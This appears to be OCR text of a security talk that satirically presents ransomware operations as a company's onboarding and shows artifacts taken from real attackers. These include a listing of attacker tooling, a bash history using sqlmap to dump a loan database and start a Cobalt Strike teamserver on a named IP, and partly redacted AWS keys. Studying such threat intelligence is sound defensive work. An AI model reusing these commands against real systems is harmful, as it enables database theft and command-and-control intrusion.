Ransomware Affiliate Orientation

Andrew Lemon

@lemonitup

https://www.linkedin.com/in/lemonitup/

WHOAMI

Principal Security Engineer/CEO of Red Threat
10 years of Security Experience (Paid)
20 years of Security Experience “Unpaid”

Fun Fact: 3 career Goals
Talk at Defcon
Get a CVE
Steal a ‘fake’ baby (legally; on a physical pentest)

!DISCLAIMER!


The content provided in this hacking class is intended solely for malicious purposes to enhance the balance of your crypto wallets. Attendees and participants are strictly cautioned against utilizing any techniques, methodologies, or information learned in this class for blue team activities. Any defensive knowledge gained from this presentation is an unintended consequence. No seriously that’s a joke don’t be a jerk.

Welcome to your first day at

RANSOM CORP

The industry leader in encryption

About the company



Executive Management

RND
- Red Team
- Developers
- Reverse
- 3rd-Party Services Operators


Business Development
- Negotiators
- Acquisition

HR
- Recruitment
- Employee Onboarding

Finance
- Money Laundering
- Transaction Management

Affiliates

Protect Yourself



share files › Virtual Machine_Image_System_Environment_Range


GrayAZ · Permanent · subscription

Save quickly on your phone | Log in and save

○ 1 item in total

Search share | Sort by name

Name	Date
range	2021/03/28 12:16
honey jar	2022/01/05 22:28
system image	2021/03/26 21:23
environment	2021/03/23 03:35
VM	2021/06/04 07:54
PE	2022/03/20 08:26
EVE-NG lazy bag	2021/06/11 07:46



uTox (Alpha) (version : 0.16.1)

Ashwin [redacted]
Testing Tox for gHacks

All Contacts


[redacted]
Hey! I'm using Tok

Search/Add Friends

[redacted]
Hey! I'm using Tok

```
        AD [redacted] C79048EB3   15:15:26
        66 [redacted] D38
Ashwin  Hi                        15:15:39
        This is                   15:15:44
        A [redacted]
        6 [redacted]
Ashwin  Cookie Quick Manager.txt 2KiB  ✓ Click to open
        FB_IMG_1 [redacted] 681455.jpg 9...  ✓ Click to open
Ashwin  FilelistCreator folders.JPG 190...  ✓ Click to open
        :)                        18:22:40
        5a4aa856-5874-48ac-9...  ✕ File transfer canceled
        237cb324-faaa-4b98-888c-10e...  ✓ Click to open
```

VeraCrypt




What is TorGhost ?

TorGhost is an anonymization script. TorGhost redirects all internet traffic through SOCKS5 tor proxy. DNS requests are also redirected via tor, thus preventing DNSLeak. The scripts also disables unsafe packets exiting the system. Some packets like ping request can compromise your identity.

https://github.com/SusmithKrishnan/torghost


Protect The Company




101.9

Directory listing for /

- Bisq.lnk
- Cobaltstrike/
- desktop.ini
- DHL/
- dhl-group-logo (2).png
- DHL.html
- Discord.lnk
- donut.exe
- f.msh
- f.pdf
- fud.exe
- fud.url
- fud.zip
- hi.txt
- hi.vbs
- hi.xml
- home.html
- im.reg
- input_emails.txt



```
apt install python3-pip
pip3 install sqlmap
vim 1.txt
sqlmap -r 1.txt --technique S
sqlmap -r 1.txt --dbs
rm -rf /root/.local/share/sqlmap/output/tima.vn
sqlmap -r 1.txt --threads 10
sqlmap -r 1.txt --threads 10 --dbs
sqlmap -r 1.txt --threads 10 -D TimaAffiliate -T tblLoan --dump
sqlmap -r 1.txt --threads 10 -D TimaAffiliate --tables
sqlmap -r 1.txt --threads 10 -D TimaAffiliate -T tblLoan --dump
ls
7z x CobaltStrike4.7.7z
clear
ls
cd CobaltStrike4.7/
ls
./teamserver
chmod +x teamserver
./teamserver 38.145.203.20 Mafia@123!
chmod +x TeamServerImage
```



Directory listing for /.aws/

- credentials


C:\Users\rewle\Downloads\credentials(4) - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Untitled(8).bash_history
credentials
pass
Untitled(9).bash_history
credentials(1)
config
credentials(2)
credentials(3)
credentials


```
[default]
aws_access_key_id = AKIA4OHBTQ[redacted]
aws_secret_access_key = WAxI5PiEhNltpkqvAn[redacted]
```

kali-linux-2023.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.1-vmware...
1 2 3 4
Applications
root@kali: /opt/cloudfox
Edit View Help
root@kali: ~/.cloudfox/cloudfox...QDYN4KX5PM4K-85517162

